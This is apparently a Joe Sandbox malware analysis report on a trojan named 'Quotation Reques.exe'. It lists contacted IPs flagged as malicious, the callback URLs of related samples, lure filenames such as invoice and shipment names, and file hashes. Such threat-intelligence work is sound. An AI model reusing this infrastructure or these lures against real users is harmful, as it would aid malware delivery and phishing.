
Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://https://static.loopia.se/responsive/images/footer/logo-grey.png	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Quotation Reques.exe, 00000000.00000002.251892848.0000000002581000.00000004.00000001.sdmp	false		high
http://https://www.loopia.com/support?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=parking	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.loopia.com/login?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=parkingwe	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://https://www.loopia.com/order/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=parkingw	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.loopia.com/wordpress/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=park	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://static.loopia.se/responsive/images/extra_pages/website.svg	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Quotation Reques.exe, 00000000.00000002.251892848.0000000002581000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://https://www.loopia.com/loopiadns/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=park	cmd.exe, 00000010.00000002.497244966.00000000036D2000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-jones.html	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.loopia.com/sitebuilder/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=pa	cmd.exe, 00000010.00000002.497244966.000000000036D2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers8	Quotation Reques.exe, 00000000.00000002.254079677.0000000005610000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.279347914.000000000BC30000.00000002.00000001.sdmp	false		high
http://https://www.loopia.com/domainnames/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=pa	cmd.exe, 00000010.00000002.497244966.000000000036D2000.00000004.00000001.sdmp	false		high
http://https://www.loopia.com/hosting/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=parkin	cmd.exe, 00000010.00000002.497244966.000000000036D2000.00000004.00000001.sdmp	false		high
http://https://www.loopia.com/woocommerce/?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=pa	cmd.exe, 00000010.00000002.497244966.000000000036D2000.00000004.00000001.sdmp	false		high
http://https://www.loopia.se?utm_medium=sitelink&utm_source=loopia_parkingweb&utm_campaign=parkingweb	cmd.exe, 00000010.00000002.497244966.000000000036D2000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.9.94.85	unknown	Sweden		39570	LOOPIASE	true
77.72.1.202	unknown	United Kingdom		12488	KRYSTALGR	true
160.153.133.87	unknown	United States		21501	GODADDY-AMSDE	true
51.83.43.226	unknown	France		16276	OVHFR	true
194.59.164.34	unknown	Germany		47583	AS-HOSTINGERLT	true
138.197.103.178	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.180.46.143	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356530
Start date:	23.02.2021
Start time:	09:37:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Quotation Reques.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@14/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.2% (good quality ratio 4.8%) • Quality average: 69.5% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 104.43.193.48, 51.103.5.186, 51.104.139.180, 104.42.151.234, 92.122.145.220, 13.64.90.137, 52.255.188.83, 184.30.20.56, 93.184.221.240, 84.53.167.113, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e15275.g.akamaiedge.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, wildcard.weather.microsoft.com.edgekey.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, tile-service.weather.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:38:18	API Interceptor	1x Sleep call for process: Quotation Reques.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.9.94.85	ChTY1xID7P.exe	Get hash	malicious	Browse	• www.probysweden.com/8rg4/?Rl7=XPv4nRgx&GFNP=8pcdT7K99SvBQHTN+kjNsXfvUIHRUDFhxAeFzgkHCKQVnHSzPx8Ea4QrQgUoryMED7RU
	W08347.exe	Get hash	malicious	Browse	• www.dorteklarskov.com/0wdn/?J2JxbP=NMR3a+Tn1MegLtIVZwnrXNHtLsOIdaavPUxKaHV9friONqSMK2w0/HiapXhuVOlkSupz&BXLtz=E0GDCV7XwLQ
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• www.snoozefest.online/6bu2/?DjU4Hl=gbG8jNk0zBv&YL0=inDXmCoEVF959MsR4qZlCH19qTUcVF3lG0+EShDQun1EUEu815VAvl2FbkxM0G42/NXi
	SKM_C3350191107102300.exe	Get hash	malicious	Browse	• www.marknvandrerhjem.com/x2ee/?pPc=jtk0Cpl66flEdmtCCJ0ooXo12vEeYTLWsb93X6dmRn/uvFp2MWw7u7nXNBsvWHmLQYfJ&1bS=WXrtCRKPa
	dhlShipment Document BL,INV and Packing List Attached.exe	Get hash	malicious	Browse	• www.xn--abonnemangshjlpen-2qb.com/bw43/
	19Payslip_PDF.exe	Get hash	malicious	Browse	• www.narvikfjelletbooking.com/m1/
	20Payment confirmation.exe	Get hash	malicious	Browse	• www.ecosnus.com/je/
	L7QK2rAwZ9.doc	Get hash	malicious	Browse	• www.frolundatandlakarna.com/sree/premium/?id=x9WAXH6klaRMFy6O3HZ8WwcmdK9M7QMpZc3ICl80vZnUl7CgvcSQRnWTS94Br8jxamIB2jL3/pd9c7Kj6+bsRA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	38PO172011.exe	Get hash	malicious	Browse	• www.konsultjanst.com/br/?id=hqBjOrDlf6AwvR9BonInjJJmaMaNMF-QwMZAWdLxXzuDzmGQwkY8LFj1BsF8oA_GI4QP_WpyHrf6inbK
	MX-M452N_20190403_180650.exe	Get hash	malicious	Browse	• www.connectionvbv.com/la/
77.72.1.202	TN220200000560175.exe	Get hash	malicious	Browse	• www.thisisauckland.com/0wdn/?MR4ta=XqoKlbUxH4MvhR3WHn/bEyJILpMTXi5akImeFCcaj/eQm8+DbVPpEujjk99LtX7zxOgw&Vnt4B=-Zd0izgp5Bkt8FY
160.153.133.87	order no. 43453.exe	Get hash	malicious	Browse	• www.sphenecouture.com/0wdn/?xPJXwJsp=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9DeHOjFlv0pq&1bw=L6A4n6n0CLA064Qp
	order no. 3643.exe	Get hash	malicious	Browse	• www.sphenecouture.com/0wdn/?QzuP3V=KfvDIX0H&Bl=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9A+9eyld1TIt
	TN220200000560175.exe	Get hash	malicious	Browse	• www.sphenecouture.com/0wdn/?MR4ta=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9A+9eyld1TIt&Vnt4B=-Zd0izgp5Bkt8FY
51.83.43.226	2143453.exe	Get hash	malicious	Browse	• www.trainingkanban.com/0wdn/?v2=Wh0xlrm&k8Phg=ix6ctNvA27TkjcVVjU84nkoRBhFOceD1ut/SMPDHN4oqZYjnQY/2eO9u+WHSrwtfokhi

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.59.164.34	TN22020000560175.exe	Get hash	malicious	Browse	• www.gurumanindustries.com/0wdn/?MR4ta=f8DN2IXKanXhjVkivpC934J6Qd4CL4Wi30Q5lE4yx0++lUmhxcUli1GZaUF1qSyNqh47&Vnt4B=-Zd0izgp5Bkt8FY

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.dorteklarskov.com	W08347.exe	Get hash	malicious	Browse	• 194.9.94.85
www.trainingkanban.com	2143453.exe	Get hash	malicious	Browse	• 51.83.43.226
www.ficuswildlife.com	W08347.exe	Get hash	malicious	Browse	• 52.58.78.16
www.buildermarketingprogram.com	TN22020000560175.exe	Get hash	malicious	Browse	• 208.97.149.17
	Quote.exe	Get hash	malicious	Browse	• 208.97.149.17
	SHANDONG.exe	Get hash	malicious	Browse	• 208.97.149.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GODADDY-AMSDE	4pFzkB6ePK.exe	Get hash	malicious	Browse	• 160.153.128.38
	NewOrder.xlsm	Get hash	malicious	Browse	• 160.153.136.3
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 160.153.136.3
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	7R29qUuJef.exe	Get hash	malicious	Browse	• 160.153.136.3
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 160.153.136.3
	urgent specification request.exe	Get hash	malicious	Browse	• 160.153.136.3
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 160.153.136.3
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 160.153.136.3
	PO#652.exe	Get hash	malicious	Browse	• 160.153.136.3
	Claim-1097837726-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	Claim-509072992-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	wfEePDdnmR.exe	Get hash	malicious	Browse	• 160.153.136.3
	955037-012021-98_98795947.doc	Get hash	malicious	Browse	• 160.153.137.14
	po.exe	Get hash	malicious	Browse	• 160.153.136.3
	Details!!.exe	Get hash	malicious	Browse	• 160.153.136.3
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• 160.153.136.3
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 160.153.136.3
	tXoqs48Ta9.rtf	Get hash	malicious	Browse	• 160.153.136.3
	q2o0a1neTm.exe	Get hash	malicious	Browse	• 160.153.136.3
LOOPIASE	YOUR PRODUCT.doc	Get hash	malicious	Browse	• 93.188.1.220
	Quote QU038097.doc	Get hash	malicious	Browse	• 93.188.2.51
	IMG_51067.doc__.rtf	Get hash	malicious	Browse	• 93.188.2.51
	Invoice.doc	Get hash	malicious	Browse	• 93.188.2.51
	ChTY1xID7P.exe	Get hash	malicious	Browse	• 194.9.94.85
	PO2364#FD21200.exe	Get hash	malicious	Browse	• 194.9.94.86
	PO2836#NZ232.exe	Get hash	malicious	Browse	• 194.9.94.86
	exhibition-template236-2021 Rfq.exe	Get hash	malicious	Browse	• 194.9.94.86
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 194.9.94.86
	W08347.exe	Get hash	malicious	Browse	• 194.9.94.85
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 194.9.94.86
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• 194.9.94.85
	SKM_C3350191107102300.exe	Get hash	malicious	Browse	• 194.9.94.85
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 93.188.2.53
	66484473877.xls	Get hash	malicious	Browse	• 93.188.1.220
	Shipment Details 01.exe	Get hash	malicious	Browse	• 93.188.3.14
	Shipment Details.exe	Get hash	malicious	Browse	• 93.188.3.11
	661976143337.xls	Get hash	malicious	Browse	• 93.188.2.52
	Swift Copy.exe	Get hash	malicious	Browse	• 93.188.3.14
	661976143337.xls	Get hash	malicious	Browse	• 93.188.2.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KRYSTALGR	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 77.72.5.145
	ransomware.exe	Get hash	malicious	Browse	• 77.72.5.145
	ransomware.exe	Get hash	malicious	Browse	• 77.72.5.145
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 77.72.0.194
	gc79a7rUNV.exe	Get hash	malicious	Browse	• 77.72.0.194
	univarsolutions-01-02-21 Statement_607376Y2lhcmFuLmJyYW5pZmY=.htm	Get hash	malicious	Browse	• 185.53.59.20
	15t12mg4Jb.exe	Get hash	malicious	Browse	• 77.72.0.126
	8nU6lwdYTp.exe	Get hash	malicious	Browse	• 77.72.0.126
	TN22020000560175.exe	Get hash	malicious	Browse	• 77.72.1.202
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 77.72.0.166
	Payment.xlsx	Get hash	malicious	Browse	• 77.72.0.166
	Misc supplies.xlsx	Get hash	malicious	Browse	• 77.72.0.166
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 77.72.1.27
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 185.199.220.27
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 185.53.56.90
	9qB3tPamJa.exe	Get hash	malicious	Browse	• 185.199.220.27
	http://https://justtradeservices.co.uk/	Get hash	malicious	Browse	• 77.72.4.13
	Se adjunta un nuevo pedido.exe	Get hash	malicious	Browse	• 77.72.1.27
	http://https://wallofsound.co.uk/wellaccessdocumentsecured/Drive	Get hash	malicious	Browse	• 185.53.59.148
	#U260e#Ufe0f#Ufffd#Ufffdmineralresources.com.au.htm	Get hash	malicious	Browse	• 185.53.59.227

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation Reques.exe.log

Process:	C:\Users\user\Desktop\Quotation Reques.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp1923.tmp

Process:	C:\Users\user\Desktop\Quotation Reques.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1644
Entropy (8bit):	5.168396886992961
Encrypted:	false

C:\Users\user\AppData\Local\Temp\tmp1923.tmp	
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB1Ptn:cbhC7ZlNQF/rydbz9I3YODOLNdq3p
MD5:	1BF9853001A0DBB1C19F15A6EDE92E65
SHA1:	45EF1D7D64F2994F602A2C78AAD375C35315BD52
SHA-256:	72F2B78F4787E9E88D4FF93F0585158549D64E309E310AE31A0C5DB83DC8680B
SHA-512:	4FD771CB2496F7960DBA0A5EBE1986673259C9D16E6B02AEE34DCE769E9C71C65C0D04A24684388AE04BAF2077AB86087D6912627A5E61D4455BF88A6E39EF1
Malicious:	**true**
Reputation:	low
